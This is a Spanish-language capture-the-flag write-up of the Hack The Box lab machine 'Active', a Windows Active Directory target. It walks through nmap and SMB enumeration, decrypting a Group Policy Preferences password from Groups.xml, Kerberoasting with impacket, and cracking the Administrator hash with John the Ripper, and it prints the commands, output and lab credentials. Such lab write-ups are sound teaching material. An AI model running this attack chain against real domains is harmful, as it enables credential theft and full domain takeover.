Active

Descripción

Esta es una máquina de dificultad fácil y es una máquina perfecta para iniciarse en Active Directory, la enumeración es bastante fácil y la explotación y escalada están muy bien y se puede aprender mucho de esta máquina.


Herramientas empleadas en la resolución de esta máquina

- Nmap
- smbclient
- crackmapexec
- impacket
- JohnTheRipper

Enumeración

Vamos a realizar un escaneo de puertos para ver posibles vectores de ataque

```
sudo nmap -p- --min-rate 5000 -sCV 10.10.10.100
```



```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-14 12:56 EDT
Nmap scan report for 10.10.10.100
Host is up (0.23s latency).
Not shown: 65512 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-05-14 16:56:34Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5722/tcp  open  msrpc         Microsoft Windows RPC
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49165/tcp open  msrpc         Microsoft Windows RPC
49166/tcp open  msrpc         Microsoft Windows RPC
49173/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-05-14T16:57:33
|_  start_date: 2025-05-14T16:53:31
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 94.70 seconds
```

En el escaneo podemos ver que tenemos el puerto 53 y 88 abiertos, por lo que estamos ante Active Directory

También tenemos bastantes puertos abiertos, podemos destacar el puerto 445 que nos será de gran utilidad

También si nos fijamos, en el puerto 389 (**LDAP**) podemos ver un dominio, active.htb, vamos a añadirlo en nuestra carpeta de hosts


```
echo "10.10.10.100 active.htb" | sudo tee -a /etc/hosts
```

SMB

Vamos a empezar enumerando SMB (Puerto 445)

Usaremos la herramienta **Smbclient** para ver si podemos entrar con una null session

```
smbclient -L 10.10.10.100 -N
```



Ahora con la herramienta **Crackmapexec** vamos a ver que permisos tenemos con anonymous login

```
crackmapexec smb 10.10.10.100 -u '' -p '' --shares
```

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.10.10.100 -u '' -p '' --shares
SMB         10.10.10.100    445    DC               [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
SMB         10.10.10.100    445    DC               [+] active.htb\:
SMB         10.10.10.100    445    DC               [+] Enumerated shares
SMB         10.10.10.100    445    DC               Share           Permissions     Remark
SMB         10.10.10.100    445    DC               -----           -----------     ------
SMB         10.10.10.100    445    DC               ADMIN$                          Remote Admin
SMB         10.10.10.100    445    DC               C$                              Default share
SMB         10.10.10.100    445    DC               IPC$                            Remote IPC
SMB         10.10.10.100    445    DC               NETLOGON                        Logon server share
SMB         10.10.10.100    445    DC               Replication     READ
SMB         10.10.10.100    445    DC               SYSVOL                          Logon server share
SMB         10.10.10.100    445    DC               Users
```

Podemos ver que solo tenemos permisos de lectura en la carpeta Replicataion, vamos a entrar a ella con la herramienta **smbclient**

```
smbclient \\\\10.10.10.100\\Replication
```

Una vez dentro, si revisamos el contenido de las carpetas podremos encontrar un archivo con un usuario y su contraseña en formato hash

Ruta para llegar al archivo con el usuario y el hash

```
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\
```

Veremos el archivo Groups.xml, vamos a descargar el archivo y a ver su contenido

```
get Groups.xml
```

```
FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2" changed="2018-07-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties actio
 cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0" userName="active.htb\SVC_TGS"/
```

Podremos ver que el usuario es "SVC_TGS" pero la contraseña está en formato hash, para desencriptar vamos a usar la herramienta **gpp-decrypt**

Explotación

Desencriptamos el hash

```
└─$ gpp-decrypt 'edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ'
GPPstillStandingStrong2k18
```

Ya tendremos las credenciales del usuario

```
SVC_TGS:GPPstillStandingStrong2k18
```

Con **crackmapexec** veremos los permisos que tiene el usuario que acabamos de descubrir

```
crackmapexec smb 10.10.10.100-u 'SVC_TGS' -p 'GPPstillStandingStrong2k18' --shares
```

```
[+] Enumerated shares
Share           Permissions     Remark
-----           -----------     ------
ADMIN$                          Remote Admin
C$                              Default share
IPC$                            Remote IPC
NETLOGON        READ            Logon server share
Replication     READ
SYSVOL          READ            Logon server share
Users           READ
```

Podemos ver que ahora tenemos permisos de lectura en muchas más carpetas.

Vamos a entrar en la carpeta **Users** y a ver si podemos sacar algo de utilidad

```
smbclient \\\\10.10.10.100\\Users -U SVC_TGS
```

Al entrar en el recurso compartido podremos ver usuarios, incluido el que ya tenemos, si entramos en su directorio podremos obtener la userflag

```
smb: \SVC_TGS\Desktop\> ls
  .                                   D        0  Sat Jul 21 11:14:42 2018
  ..                                  D        0  Sat Jul 21 11:14:42 2018
  user.txt                           AR       34  Fri May 16 16:12:18 2025
```

Ahora que ya tenemos un usuario de la red de Active Directory vamos a intentar hacer un ataque para conseguir la cuenta de alguien con permisos totales o más permisos de los que ya tenemos

---

Escalada de Privilegios


Vamos a realizar un ataque llamado Kerberoasting, usaremos el usuario que ya tenemos para intentar conseguir el hash de una cuenta privilegiada de la red de Active Directory

Kerberoasting

Para lanzar este ataque vamos a usar la herramienta **impacket** con un script de impacket llamado **GetUserSPNs**

```
impacket-GetUsersSPNs active.htb/SVC_TGS:GPPstillStandingStrong2k18 -dc-ip 10.10.10.100 -request
```

Después de usar la herramienta podremos ver el hash del usuario administrador




A continuación copiaremos todo el hash en un archivo de texto para craquearlo con **JohnTheRipper**

```
nano hash.txt
```

Ahora lo desencriptamos con **JohnTheRipper**

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```




Ya hemos obtenido las credenciales del usuario Administrator

```
Administrator:Ticketmaster1968
```

Para resolver esta máquina tan solo nos quedará iniciar sesión en smb y entrar al recurso compartido de **Users** y entrar en la carpeta **Administrator**

Nos autenticaremos con **smbclient** y entraremos al recurso compartido

```
smbclient \\\\10.10.10.100\\Users -U Administrator
```



Una vez dentro de la carpeta del usuario **Administrator**, podremos obtener la rootflag